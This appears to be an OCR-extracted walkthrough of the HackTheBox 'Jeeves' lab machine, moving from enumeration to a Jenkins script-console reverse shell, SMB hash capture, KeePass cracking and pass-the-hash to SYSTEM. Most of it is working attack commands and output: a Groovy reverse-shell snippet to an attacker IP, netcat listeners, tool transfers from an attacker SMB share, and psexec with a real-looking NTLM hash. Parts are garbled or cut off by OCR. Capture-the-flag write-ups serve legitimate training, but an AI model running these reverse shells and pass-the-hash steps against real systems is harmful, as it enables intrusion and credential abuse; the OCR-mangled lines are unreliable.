
Jeeves

Nmap scan




Directory enumeration


gobuster dir -u http://10.10.10.63:50000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

A quick dir brute using ffuf -u http://ip/FUZZ -w /usr/share/s -fc 404


To probe for the extensions ffuf -u http://1p/FUZZ -w wordlist.txt -e .php,.aspx,.html,.bak -fc 404



url to access the site




start smb server




Initial access


Used this python script https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76 and start netcat

rlwrap nc -lvnp 4321


Script Console
Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:
println(Jenkins.instance.pluginManager.plugins)
All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.
String host="10.10.14.12";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStrear


:\Users\Administrator\.jenkins>cd ..
d ..
ccess is denied.
:\Users\Administrator\.jenkins>cd ../../kohsuke/Desktop
d ../../kohsuke/Desktop
:\Users\kohsuke\Desktop>


C:\Users\Administrator\.jenkins\users>whoami
whoami
jeeves\kohsuke
C:\Users\Administrator\.jenkins\users>cd c:\users\kohsuke
cd c:\users\kohsuke
c:\Users\kohsuke>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1
Directory of c:\Users\kohsuke



c:\Users\kohsuke\Documents>net use s: \\10.10.14.6\folder
net use s: \\10.10.14.6\folder
The command completed successfully.

The attacker machine, we are showing success

```
┌──(red㉿kali)-[~/Downloads/htb/jeeves]
└─$ impacket-smbserver folder pwd
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.63,49702)
[*] AUTHENTICATE_MESSAGE (JEEVES\kohsuke,JEEVES)
[*] User JEEVES\kohsuke authenticated successfully
[*] kohsuke::JEEVES:aaaaaaaaaaaaaaaa:61c2133e35624aea1a458025c3f62f70:010100000000000000
b00700043007a007a00040010004700660066004b00700043007a007a000700080000252e008ac7db01060
000000000000000000009001e006300690066007300 2f00310030002e00310030002e00310034002e003600
[*] Disconnecting Share(1:IPC$)
```


```
C:\Users\kohsuke\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\kohsuke\Desktop>copy \\10.10.14.6\share\JuicyPotato.exe C:\Users\kohsuke\Desktop\JuicyPotato.exe
copy \\10.10.14.6\share\JuicyPotato.exe C:\Users\kohsuke\Desktop\JuicyPotato.exe
The system cannot find the file specified.

C:\Users\kohsuke\Desktop>copy \\10.10.14.6\share\nc.exe C:\Users\kohsuke\Desktop\nc.exe
copy \\10.10.14.6\share\nc.exe C:\Users\kohsuke\Desktop\nc.exe
        1 file(s) copied.

C:\Users\kohsuke\Desktop>copy \\10.10.14.6\share\JuicyPotato.exe C:\Users\kohsuke\Desktop\JuicyPotato.exe
copy \\10.10.14.6\share\JuicyPotato.exe C:\Users\kohsuke\Desktop\JuicyPotato.exe
        1 file(s) copied.

C:\Users\kohsuke\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Desktop

05/18/2025  06:17 AM    <DIR>          .
05/18/2025  06:17 AM    <DIR>          ..
05/18/2025  01:18 AM           347,648 JuicyPotato.exe
05/18/2025  12:40 AM            69,850 nc.exe
11/03/2017  11:22 PM                32 user.txt
               3 File(s)        417,530 bytes
               2 Dir(s)   2,650,198,016 bytes free

C:\Users\kohsuke\Desktop>
```

On victim machine, perform the command copy




Use keepass to get the hash


Read more on it https://keepass.info/



Cracked hash




in the terminal type kee2pass and passwod moonshine1. then load ceh.kdbx folder



Transfer the credentials to a txt

login with hashes



using hashes to login

```
└─$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 administrator@10.10.10.63 cm
d.exe
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file QjSAMtFt.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service nQUE on 10.10.10.63.....
[*] Starting service nQUE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Next task, level up our access. Upload netcat and start a reverse shelll

start server

```
┌──(red㉿kali)-[~/Downloads/htb/jeeves]
└─$ impacket-smbserver jeeves . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.63,49684)
[*] AUTHENTICATE_MESSAGE (JEEVES\kohsuke,JEEVES)
[*] User JEEVES\kohsuke authenticated successfully
[*] kohsuke::JEEVES:aaaaaaaaaaaaaaaa:e13372231c9b0ca57f6506d83710fd01:0101000000000000803b86f3cc29dc01512b34f
fc000000001001000760051005000500045007000510057000300100076005100500050004500700051005700020010006800 6c00570
006100620050000400100068006c00570073005000610062005000070008008 03b86f3cc29dc010600040002000000080030003000000
0000000000300000fa6b0f0974df7c6beb3b95a94ee5870e938fc88b942c8e073cb906b72e1f5f160a00100000000000000000000000
0000000900200063006900660073002f00310030002e00310030002e00310034002e00310032000000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:jeeves)
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:jeeves)
[*] Closing down connection (10.10.10.63,49684)
[*] Remaining connections []
```

```
c:\Users\kohsuke\Desktop>
c:\Users\kohsuke\Desktop>
c:\Users\kohsuke\Desktop>copy \\10.10.14.12\jeeves\nc.exe C:\Users\kohsuke\Desktop\nc.exe
copy \\10.10.14.12\jeeves\nc.exe C:\Users\kohsuke\Desktop\nc.exe
        1 file(s) copied.

c:\Users\kohsuke\Desktop>dir
```

Pass the hash with the information we got from keepass

psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 administrator@10.10.10.63